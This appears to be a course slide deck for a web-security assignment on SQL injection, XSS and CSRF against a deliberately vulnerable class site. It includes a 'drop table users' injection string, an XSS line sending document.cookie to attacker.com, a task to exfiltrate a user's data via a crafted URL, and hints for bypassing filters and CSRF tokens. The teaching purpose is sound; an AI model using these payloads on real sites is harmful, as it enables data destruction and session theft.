

PA3 Discussion

...

Announcements

PA3 Due : Monday, November 27 at 11:59pm

Total Points: 20 (+ 4 optional extra credit)

Make sure to follow the submission guidelines **properly**.

Part 1: SQL Injection

What's a **SQL Injection** Attack?

Part 1: SQL Injection

What's a **SQL Injection** Attack?


- Inserting malicious SQL code into an input form, to manipulate the actual SQL query executed in the backend.

Part 1: SQL Injection



Source: https://www.youtube.com/watch?v=_jKylhJtPmI

Part 1: SQL Injection review



Part 1: SQL Injection example

```
$sql = " SELECT id FROM users WHERE username = '$login' ";
```

```
$rs = $db->executeQuery($sql);
```

Part 1: SQL Injection example

```
$sql = " SELECT id FROM users WHERE username = '$login' ";
```

```
$rs = $db->executeQuery($sql);
```

Part 1: SQL Injection example

```
$sql = " SELECT id FROM users WHERE username = '$login' ";
```

```
$rs = $db->executeQuery($sql);
```

Malicious input: **' ; drop table users –**

Part 1: SQL Injection example

```
$sql = " SELECT id FROM users WHERE username = '$login' ";
```


```
$rs = $db->executeQuery($sql);
```

Malicious input: **'; drop table users –**

```
SELECT id FROM users WHERE username = "; drop table users – '
```

Part 1: SQL Injection

Provide inputs to the target login form that successfully log you in as the user “victim”

A screenshot of a web application's login interface. The title "sqlinject0" is displayed in a large, bold, black font. Below the title, there are two input fields: the first contains the text "victim" and the second is labeled "Password". To the right of these fields is a blue button with the text "Sign in" in white. The entire form is enclosed in a light gray border.

sqlinject0

victim Password Sign in

<https://bungle.sysnet.ucsd.edu/sqlinject0/>

1.0 No defenses

Think about how your input will be translated into a SQL query.

```
SELECT * FROM USERS WHERE USERNAME = '<name>' AND PASSWORD =  
'<password>'
```

Hint :

- Review lecture slides!
- Inline comment require space after “-- ”
- Can also use “#” to comment

SQL injection submission

Login successful! (victim)

Submit the following line as your solution:

`username=victim&password=`

You have to copy : `username=victim&password=xxxxxx` into `sql_x.txt`

1.1 Simple escaping

The server replace single quotes (') in the inputs by two single quotes.

Why won't the solution for 1.0 work for this target?

Consider the example discussed before:

```
$sql = " SELECT id FROM users WHERE username = '$login' ";
```

```
SELECT id FROM users WHERE username = '<insert input here>'
```

```
input: “'; drop table users –”
```

1.1 Simple escaping

SELECT id FROM users WHERE username = '<insert input here>'

input: “”; drop table users – ”

escaped input: “”; drop table users – ”

=>

SELECT id FROM users WHERE username = “”; drop table users – ’

1.1 Simple escaping

SELECT id FROM users WHERE username = '<insert input here>'

input: “'; drop table users – ”

escaped input: “'; drop table users – ”

=>

SELECT id FROM users WHERE username = '"; drop table users – '

What does this SQL query do?

1.1 Simple escaping

The server replaces single quotes (') in the input with two single quotes.

Hint :

- How does escaping work in sql ?
- Can you figure out a way to make the server ignore a single quote?
 - Make the server take single quotes (') literally?

Part 2: Cross-site Scripting (XSS) Attack

What's a **Cross-site Scripting** Attack?

Part 2: Cross-site Scripting (XSS) Attack

What's a **Cross-site Scripting** Attack?

- Inserting malicious scripts into a website, to manipulate the actual code executed in the victim's browser
- We're going to modify the url of a safe website, to execute our malicious code!

Part 2: Cross-site Scripting (XSS) review

- Similar to SQLi, we are injecting code into trusted websites
- But this time your malicious code gets executed in the victim's browser!

<https://google.com/search?q=apple>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Part 2: Cross-site Scripting (XSS) review

- Similar to SQLi, we are injecting code into trusted websites
- But this time your malicious code gets executed in the victim's browser!

`https://google.com/search?q=<script>alert("hello world")</script>`

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```

Part 2: Cross-site Scripting (XSS) review

- Similar to SQLi, we are injecting code into trusted websites
- But this time your malicious code gets executed in the victim's browser!

```
https://google.com/search?  
q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>
```

Sent to Browser

```
<html>  
<title>Search Results</title>  
<body>  
  <h1>Results for  
    <script>window.open(http://attacker.com? ...  
      cookie=document.cookie ...)</script></h1>  
  </body>  
</html>
```



Attacker

1

Attacker sends script-injected link to victim (e.g. email scam)



Victim

2

Victim clicks on link and requests legitimate website



Website

3

Victim's browser loads legitimate site, but also executes malicious script

Malicious script sends victim's private data to attacker

4

10101011010101
10010101001010
11010101010101
101010101010



Part 2: Cross-site Scripting (XSS)

Construct a URL which when loaded in the victim's browser, correctly executes the specified payload

Payload:

A script that

- Steals the username and the most recent search for the current logged in user
- Sends a GET request with the username and last search :

`http://localhost:31337/?stolen_user=<username>&last_search=<last_search>`

XSS Sample

URL: <https://bungle.sysnet.ucsd.edu/>

Script: `<script>alert('XSS')</script>`

URL Decoder/Encoder : <https://meyerweb.com/eric/tools/dencoder/>

Encoded Script: `alert(%27XSS%27)%3B`

Add it to : <https://bungle.sysnet.ucsd.edu/search?xssdefense=x&q=>

Final URL: [https://bungle.sysnet.ucsd.edu/search?q=<script>alert\(%27XSS%27\)%3B</script>](https://bungle.sysnet.ucsd.edu/search?q=<script>alert(%27XSS%27)%3B</script>)

Part 2: Cross-site Scripting (XSS)

Hint :

- Play around with simple injection
- First send a sample GET request to localhost
- Then learn how to get elements in DOM with javascript
 - To get the username and last search
- Access elements **after** the page gets loaded
 - document.ready
 - window.onload
 - Anything else you want to use

Output in localhost

~/Downloads

```
> python3 xss_server.py
```

```
Serving HTTP on :: port 31337 (http://[::]:31337/) ...
```

```
:::1 - - [12/Nov/2022 16:27:43] code 501, message Unsupported method ('OPTIONS')
```

```
:::1 - - [12/Nov/2022 16:27:43] "OPTIONS /?stolen_user=karthikkarthik&last_search=tomatoes HTTP/1.1" 501 -
```

```
:::1 - - [12/Nov/2022 16:27:43] "GET /?stolen_user=karthikkarthik&last_search=tomatoes HTTP/1.1" 200 -
```

Defenses: hints

- **2.0 No defenses**
 - No Defense :)

Defenses: hints

- **2.0 No defenses**
 - No Defense :)
- **2.1 Remove “script”**
 - `filtered = re.sub(r"(?i)script", "", input)`
 - What is this regex doing?
 - What's wrong with it?

Defenses: hints

- **2.0 No defenses**

- No Defense :)

- **2.1 Remove “script”**

- `filtered = re.sub(r"(?i)script", "", input)`
- What is this regex doing?
- What's wrong with it?

- **2.2 Remove several tags**

- `filtered = re.sub(r"(?i)script|<img|<body|<style|<meta|<embed|<object", "", input)`
- What is this regex doing?
- What's wrong with this?

Defenses: hints

- **2.0 No defenses**
 - No Defense :)
- **2.1 Remove “script”**
 - `filtered = re.sub(r"(?i)script", "", input)`
 - What is this regex doing?
 - What's wrong with it?
- **2.2 Remove several tags**
 - `filtered = re.sub(r"(?i)script|<img|<body|<style|<meta|<embed|<object", "", input)`
 - What is this regex doing?
 - What's wrong with this?
- **2.3 Remove some punctuation**
 - `filtered = re.sub(r"[;'\"]", "", input)`
 - What is this regex doing?
 - Can we still write javascript code with these limitations?

Defenses: hints

Link : <https://bungle.sysnet.ucsd.edu/search?xssdefense=0>

- **No defences** : Any script can be run
- **2.1 Remove “script”** : Runs a REGEX to remove occurrences of “script”
 - Think of a trick that has “script” even after “script” gets removed?
- **2.2 Remove several tags** : 2.1 + More tags get removed
- **2.3 Remove some punctuation** : The punctuation marks : ; \" are removed
 - Don't use these punctuations
 - Encode the whole thing?
- https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

Part 3: Cross-site Request Forgery (CSRF) Attack


What's a CSRF attack?

Part 3: Cross-site Request Forgery (CSRF) Attack

What's a CSRF attack?

- Making malicious requests from the victim's browser, using their credentials.
- Requires the victim to visit your website, which will execute a script in the victim's browser, to make a request to another website where they might be authenticated.

Part 3: Cross-site Request Forgery (CSRF) review



Part 3: Cross-site Request Forgery (CSRF)

Goal: Login to Bungle with attacker's account in a user's browser

Our attack:

- Victim is logged out of Bungle so that they see “Not logged in.” when visiting bungle.
- Victim opens **csrf_0.html** or **csrf_1.html**
 - The page should be blank
 - Should not redirect to bungle. (victim might get suspicious!)
- Victim goes to Bungle again (or refresh), and they are “Logged in as attacker”!
 - We can see everything they search

Cross-site Request Forgery (CSRF)

Compose a html file that:

- Make a POST request to <https://bungle.sysnet.ucsd.edu/login>
- With username, password.
- With csrf_token (only for 3.1)

If the server validates the POST request, the cookie of an active session will be set

Later when you go to Bungle again, the browser will send the cookie (effectively logged in as attacker)

How to make a request:

- jQuery
- JavaScript
- HTML `<form>` + JavaScript

Defense

Part 3.0:

- No CSRF defense, Highest XSS defense
- The server doesn't check who is making the POST request

Part 3.1:

- Random token added for CSRF defence
- But no XSS defense!
 - How can u take advantage of this?
 - Use javascript injection to get the token
 - Think about <iframe>

3.1 Token validation

- When the server generates the legit login <form> for Bungle, a random token is inserted into the form.
- When the server receives a POST request, it checks if the token matches the one generated before.
- Due to SOP, csrf_0.html and csrf_1.html cannot see the token embedded in the Bungle page.
- What if you can run your code on Bungle page thru XSS?
 - Then u can access it in document.cookies!

csrfdefense=0

```
▼<form action="./login" method="post" class="form-inline">
  <p>Log in or create an account.</p>
```

csrfdefense=1

```
▼<form action="./login" method="post" class="form-inline">
  <input type="hidden" name="csrf_token" value="f5c2d73e87519d671a2f4db6e703a950">
  <p>Log in or create an account.</p>
```



CSRF Submission

- csrf_0.html
- csrf_1.html
- csrf_2.html (extra credit)
- Don't hardcode random tokens
- When you open the HTML files in a browser, the page should be blank
- Doesn't work on some versions of firefox
 - Use Chrome

CSRF Attack Demo/Verification

1. CSRF 0

- a. Ensure csrf defense is 0 and xss defense is 4
- b. Ensure that no user is logged in.
- c. Load your csrf_0.html file in your browser (should be a blank screen!!!)
- d. Verify that the attacker account is logged in on bungle.

2. CSRF 1

- a. Ensure csrf defense is 1 and xss defense is 0
- b. Ensure that no user is logged in.
- c. Load your csrf_1.html file in your browser (should be a blank screen!!!)
- d. Verify that the attacker account is logged in on bungle.

Thank you!